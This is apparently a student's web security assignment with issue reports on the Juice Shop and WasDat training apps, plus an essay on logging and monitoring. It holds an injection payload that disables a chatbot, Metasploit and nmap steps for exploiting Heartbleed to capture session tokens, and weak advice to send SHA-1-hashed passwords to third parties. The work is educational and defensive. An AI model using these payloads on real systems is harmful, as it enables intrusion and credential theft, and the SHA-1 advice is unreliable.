Assignment 5

Student ID: AC3837

Student name: Thanaphon Sombunkaeo

Group ID: TTV19S1

First part A9:2017-Using_Components_with_Known_Vulnerabilities (10 points)

1. [Watch, read and answer] (2 pts)

   In your own words try to describe what all are included when speaking of web application components and their vulnerabilities

   Ans: There are many things that can include in component with vulnerabilities. These are example in web application.

   - Web server: such as struts of apeche web server
   - Database server: Java VM of Oracle database server
   - TLS/SSL: Heartbleed which there are still web application that use Heartbleed and has the culnerabilities.

   The **good** part of component with know vulnerabilities is that we can avoid using them to prevent the attacker. The **down** side is that attacker can easily search for web app that use that component and exploit them.

   These are list of how we **guard** the attacker from component with known vulnerabilities

   - Continuous inventory the version of client/servers component.
   - Download the software/component from ofiicial source
   - Plan for monitoring, patch, and config the component to ensure that the version is up to date.
   - Check the component with known vulnerabilities from CVE and NVD to avoid using them.
2. [Issue report] Juice Shop - Kill Chatbot (3 pts)


   Title: User can permanently disabled the support chat bot by exploit component with known vulnerabilities.

   Description: User can set the username to be some string that will inject the instruction inside chat bot component. So, they can add some instrcution to disable the chat bot.

   Step to produce:

   - Log in to juice shop and change your username to be `admin"); process=null; users.addUser("jwt","test`

- Go to `/#/chatbot` and you will see that chat bot greeting you with user name of `admin`. After you type some thing to them, they will always response with `Oh no... Remember to stay hydrated when I'm gone...` as shown below



This works because we can see the source code of juicy chat bot in `https://github.com/juice-shop/juicy-chat-bot/blob/master/index.js` and we can inject the method `addUser` which the code is shown below.

```
addUser (token, name) {
  this.factory.run(`users.addUser("${token}", "${name}")`)
}
```

So when we set username to be `admin"); process=null; users.addUser("jwt","test`, the command will be

`users.addUser("${token}", "admin"); process=null; users.addUser("jwt","test")` That means we set the `process` to be null to disable the chat bot.

Impact Estimation: Medium serverity because attacker can disabled the chat bot service not just for only attacker but every users cannot use the chat bot service anymore.

Mitigation:

- Monitor the component which is unmaintained, in this case is juicy chat bot that attacker can inject the addUser method to run their desired command (this case is set process to be null to disabled chat bot). So, they shoudl escape the character properly.


3. [Issue report] WasDat Using Components with Vulnerabilities (5 pts)

Title: Sensitive data of user is exposured in page login page


Description: If user fill in the password and toggle the hide/show password button, wasdat will make a request to the third party server is located at `${encodedPassword}.wasdat-analytics.totallylegit` where encodedPassword is hex form of password that user fill in. Sensitive data is placed in `password` input. Password is encoded to `hex` string. Kind of exposed sensitive data is user's password.

Step to produce:


- Go to `#/login` fill in email and password then click on show button
- After 5 seconds, frontend will make a request to `${encoded}.wasdat-analytics.totallylegit` as shown below



- Go to console and click on `ModernPassword.vue` to see source code of encoding the password



- Here is the code and we can see that password is encoded to be `hex` format (in line 38)



Impact Estimation: High serverity because the third party server can convert the `hex` of user's password to the actual password of user.

Mitigation:

- Avoid embed the sensitive data of user to the HTTP request of third party (this case is hex of user's password). If it is need to send the password to third party, develop could use `SHA-1` or another one way hash algorithm to embed the password.

Second part A10_2017-Insufficient_Logging & Monitoring (10 points)


1. [Issue report] Using Components with Known Vulnerabilities: WasDat's heart is bleeding (5 pts)

   Title: Attacker can capture the HTTP request to wasdat and see some unencrypted data.

   Description: Since there is a known vulnerabilities in heartbleed version 1.0.1 and 1.0.2-beta and wasdat use this component. So, attacker can steal information intended to be protected by SSL/TSL encryption by using metasploit module.


   Step to produce:

   - Install nmap and metasploit
   - Run `nmap -sV -p 443 --script=ssl-heartbleed.nse 192.168.1.43` to scan the heartbleed vulnerabitity. `192.168.1.43` is the my private IP address that run wasdat application. Result is shown below



You can see that there is a ssl-heartbleed vulnerability in wasdat application

- Run msfconsole `/opt/metasploit-framework/bin/msfconsole`
  - Run `use auxiliary/scanner/ssl/openssl_heartbleed`
  - Run `set verbose true`
  - Run `set rhostss 192.168.1.43` 192.168.1.43 is the target IP address (wasdat)
  - Run `run` to exploit. If there is a request to wasdat, the result will be like this



In this case you can see that we can capture the JWT of user for authorization

Impact Estimation: High serverity because attacker can capture the sensitive data inside the HTTP request such as JWT of user.

Mitigation: According to official website of heartbleed, there are two ways for mitigation

- Upgrade to OpenSSL 1.0.1g
- Recompile OpenSSL with -DOPENSSL_NO_HEARTBEATS

2. [Essay] Insufficient logging and monitoring (5 pts)

   Logging is a process that we record some information when the specific event occurs such as record the username, password and time of login when that login is failed. **Monitoring** is a process to look at analyze the logs and anylyze logs such as monitor the failed login that how many times it occurs in the specific period.

   The **real wold example** of logging and monitoring the failed login event. Suppose you did not do any logging and monitoring the failed login event in your application, attacker can bruteforce to try to login to some user with the common password. They can try it many times as they want and the password might be correct at some point. On the other hand, if you have the logging and monitoring, you can handle to this situation. For example, log the failed login that store the username and time. We can monitor them e.g. when the login failed for 5 times (alert thresholds) in a row, web app should provide the warning or error message to prevent the attacker to login again.

   To **improve** the logging and monitoring, ensure that you adjust the alert thresholds properly, ensure that logs are generated in a format that can be easily consumed. You also need to ensure that you have the response plan to that event because logging and monitoring would be useless if you do not take any actions.

   Things that you should logged and monitor are all login, access control failures, and server-side input validation. You should log in the centraized log management.

   You could use **Web Application Firewalls** (WAFs) for logging and monitoring, you can add a alert rule to WAFs to protect the workload. Benifits of WAFs is that it can protect web application from attacks such as XSS, SQL injection. The lack of WAFs is that it is not designed to defend against all types of attacks.

   In order to verify that we can really detected and logged the actions, we might make the request that cause the actions. For example, try to bruteforce to login some user's account for many times which depends on your rule.